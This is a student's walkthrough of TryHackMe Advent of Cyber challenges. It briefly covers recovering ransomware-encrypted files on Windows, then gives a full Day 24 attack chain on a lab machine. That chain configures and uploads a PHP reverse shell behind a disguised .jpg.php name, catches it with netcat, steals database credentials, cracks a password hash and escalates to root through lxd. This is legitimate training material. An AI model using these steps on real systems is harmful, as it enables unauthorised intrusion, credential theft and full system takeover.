
Question 6

The ShadowCopyVolume task can be find under opidsfsdf task




Question 7

After adding backup as Z: drive, now we can check the hidden items by clicking View and Hidden Items



Question 8

Restore the files with the Previous Versions tab in Properties



Thought Process/Methodology

We start the machine and run Remmina to connect to the remote machine. Open RDP at preferences windows, change the quality settings to poor (fastest) and tick the window. After that, we connect to the remote machine with the username and user password provided in THM. First, we check the RansomNote.txt and decoded the bitcoin address with the cyberchef. After that, we navigate to the other folder with files in Documents, we can see the .grinch extensions for the encrypted files. When we open Task Scheduler and navigate to Task Scheduler Library, the suspicious scheduled task 'opidsfsdf' has been found. Then, we inspect the properties of the task and find out the location at the Actions tab. Next, we find the ShadowCopyVolume ID below the opidsfsdf task. After that, we open Disk Management in Windows tabs. We right-click the backup partition and select Change Drive Letter and Paths. Then, we click add, and

choose the letter,Z in the dropdown.Open the file explorer ,we can see Z: drive,navigate on it and in the menu,select View and check mark Hidden Items.In the end, we right click and inspect the properties for the hidden folder and navigate the Previous Version tab to restore the file with the hidden folder to the previous version. The content can be read after the hidden file has been restored.

Day 24 - [Final Challenge] The Trial Before Christmas

Tools used: Kali, Terminal, Crackstation.net, BurpSuite


Question 1

Scan the machine ip

```
(1211102696@kali)-[~]  
$ nmap -T5 10.10.144.175  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 03:31 EDT  
Nmap scan report for 10.10.144.175  
Host is up (0.23s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
65000/tcp  open  unknown
```

Question 2

Access the site using by adding the parameter of :65000



Question 3 & 4

Obtain the directory by using the ***gobuster dir -u http://10.10.144.175:65000 -w /usr/share/wordlists/dirb/big.txt -x .php -t 40***

```
(1211102696@kali)-[~]
$ gobuster dir -u http://10.10.144.175:65000 -w /usr/share/wordlists/dirb/big.txt -x .php -t 40

=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.144.175:65000
[+] Method:             GET
[+] Threads:            40
[+] Wordlist:            /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.1.0
[+] Extensions:         php
[+] Timeout:             10s
=====
2022/07/21 03:45:12 Starting gobuster in directory enumeration mode
=====
/.htaccess           (Status: 403) [Size: 281]
/.htaccess.php       (Status: 403) [Size: 281]
/.htpasswd           (Status: 403) [Size: 281]
/.htpasswd.php       (Status: 403) [Size: 281]
/api                 (Status: 301) [Size: 321] [→ http://10.10.144.175:65000/api/]
/assets              (Status: 301) [Size: 324] [→ http://10.10.144.175:65000/assets/]
/grid                (Status: 301) [Size: 322] [→ http://10.10.144.175:65000/grid/]
/index.php           (Status: 200) [Size: 800]
/server-status        (Status: 403) [Size: 281]
/uploads.php         (Status: 200) [Size: 1328]
```

Question 5

Create a reverse shell and change the ip address to the ones in THM. Save it and then upload to the uploads page.

```
File Actions Edit View Help
1211102696@kali: ~ x 1211102696@kali: ~ x 1211102696@kali: ~ x

(1211102696@kali)-[~]
$ cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php

(1211102696@kali)-[~]
$ nano shell.jpg.php
```

```
1211102696@kali: ~ × 1211102696@kali: ~ × 1211102696@kali: ~ ×
GNU nano 6.2 shell.jpg.php ★
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);
$VERSION = "1.0";
$ip = '10.10.144.175'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

1211102696 Desktop			
Name	Size	Type	Modified
Desktop			12 May
Documents			12 May
Downloads			Sat
Music			12 May
Pictures			29 Jun
Public			12 May
Templates			12 May
uploads			28 Jun
Videos			12 May
backup.sh	386 bytes	Program	24 Jun
hs_err_pid40172.log	16.3 kB	Text	28 Jun
php-reverse-shell.php	5.5 kB	Program	17 Jun
shell.jpeg.php	5.5 kB	Program	17 Jun
shell.jpg.php	5.5 kB	Program	04:01
shoppinglist.txt	24 bytes	Text	16 Nov 2020
web.request	2.1 kB	Markup	19 Jun

Delete the `|^js$` that was in the request interception rule and then tick the box for ***Intercept responses based on the following rules.***

Edit request interception rule

?

Specify the details of the interception rule.

Boolean operator:

And

▼

Match type:

File extension

▼

Match relationship:

Does not match

▼

Match condition:

`|^png$|^css$|^js$|^ico$|^svg$|^eot$|^woff$|^woff2$|^ttf$)`

OK

Cancel


Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept



☒ Intercept responses based on the following rules:

Upload the saved reverse shell to the uploads page.





Index of /grid

Name	Last modified	Size	Description
 Parent Directory		-	
 shell.jpg.php	2022-07-21 09:24	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.144.175 Port 65000

```
1211102696@kali: ~ x 1211102696@kali: ~ x 1211102696@kali: ~ x 1211102696@kali: ~ x
(1211102696@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.14.171] from (UNKNOWN) [10.10.144.175] 56948
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
09:58:10 up 1:27, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
1211102696@kali: ~ x 1211102696@kali: ~ x 1211102696@kali: ~ x 1211102696@kali: ~ x
(1211102696@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.14.171] from (UNKNOWN) [10.10.144.175] 56966
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
10:33:24 up 2:02, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended nc -lvnp 1234

(1211102696@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 1234

www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$ dir
bin      home      lib64      opt      sbin      sys      vmlinuz
boot     initrd.img lost+found proc     snap      tmp      vmlinuz.old
dev      initrd.img.old media      root     srv       usr
etc      lib       mnt        run      swapfile  var

www-data@light-cycle:/$ cd /var/www/
bash: cd /var/www/: No such file or directory
www-data@light-cycle:/$ pwd
/
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Question 6

Shell Upgrading and Stabilization:

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing `Ctrl + C` killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and `Ctrl + C` will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

Question 7

Change directory to **TheGrid**. Look through the **ls** and obtain the username:password.

```
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }

?>
```

Question 8

Type in **mysql -utron -p** and enter the password that we just obtained from Question 7. Then, use the command **show databases;**

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron      |
+-----+
2 rows in set (0.01 sec)
```


Question 9

Obtain the password using the **SELECT * FROM users;** , then head on to CrackStation.net to obtain the cracked password.

```
Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users          |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
```

edc621628f6d19a13a00fd683f5e3ff7



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Question 10

```
1211102696@kali: ~ x 1211102696@kali: ~ x 1211102696@kali: ~ x flynn@light-cycle: /var/www/TheGrid/includes x
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$
```

Question 11

After switching to flynn, change directory to /home/flynn and view the content inside user.txt

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

The group can be leveraged to escalate privileges is **lxd**

```
1211102696@kali: ~ x 1211102696@kali: ~ x 1211102696@kali: ~ x
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

Question 13

Check what image are readily available in the machine by using command, **lxc image list**

Next up, we will need to initialise, configure the disk, and start the container.

Lastly, obtain the flag using the command, **id** then **cd /mnt/root/root**

```
1211102696@kali: ~ × 1211102696@kali: ~ × 1211102696@kali: ~ × flynn@light-cycle: ~ ×
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+-----+

flynn@light-cycle:~$ lxc init IMAGENAME CONTAINERNAME -c security.privileged=true
Command 'lc' not found, but can be installed with:

apt install mono-devel
Please ask your administrator.

flynn@light-cycle:~$ lxc init Alpine 1211102696 -c security.privileged=true
Creating 1211102696
Error: Container name isn't a valid hostname
/mnt/root recursive=true config device add strongbad trogdor disk source=/ path=/
Error: not found
Error: not found
Error: No value found in "path"
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
/mnt/root recursive=true config device add strongbad trogdor disk source=/ path=
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

Thought Process/Methodology

Firstly, scan the port by using **nmap -T5 10.10.144.175**. Next, we need to access the victim machine with the port added behind the IP address. By then, we will see the title of the hidden website on the top left corner. Moving forward to question 3 and 4, we will need to use the **gobuster dir -u http://10.10.144.175:65000 -w**

/usr/share/wordlists/dirb/big.txt -x .php -t 40 command to obtain both the name of the hidden php page and the hidden directory where file uploads are saved. Furthermore, for Question 5, we will need to create a revershell and then open the reverse shell to add in our machine's ip address. Saved the reverse shell. Then, in the terminal open a new tab for the netcat to scan and listen. In BurpSuite, head onto the proxy tab and click into the options. Edit out the **|^js\$** that was in the request interception rule and then tick the box for **Intercept responses based on the following rules**.

Moving on, we will then upload the reverse shell that we have saved. After it has shown that the file was successfully uploaded, head on to ***http://10.10.144.175:65000/grid*** and click onto the ***shell.jpg.php*** file. Check our netcat to see if it was successfully received. Next up, stabilised and upgrade the shell with the following commands, ***python3 -c 'import pty;pty.spawn("/bin/bash")'*** , ***export TERM=xterm*** , ***Ctrl + Z*** and ***stty raw -echo; fg*** . Then, change directory to ***/var/www*** and list out the file inside. Then view the content inside the ***web.txt*** For Question 6, the lines that are used to upgrade and stabilise our shell are as mentioned above. For Question 7, change directory to ***/TheGrid*** and list the directories and change directory to ***includes***. By then we will be able to obtain the ***username:password***. For Question 8, type in ***mysql -utron -p***, then the command ***show databases;*** for the name of the database. For Question 9, use the ***show tables;*** command and then ***SELECT * FROM users;*** . With that, copy the password and head to CrackStation to obtain the cracked password. Whereas for Question 10, use ***su flynn*** to change to the new user and use ***whoami*** to see the current logged in user. For Question 11, change directory to ***/home/flynn*** and view the content inside ***user.txt*** . Moving on, use the ***id*** command to check which group can be leveraged to escalate privileges. Last;y, use ***lxc image list*** to check which image is readily available, then initialise, configure the disk, and start the container. With that, we can obtain the flag with the command ***id*** and ***cd /mnt/root/root*** .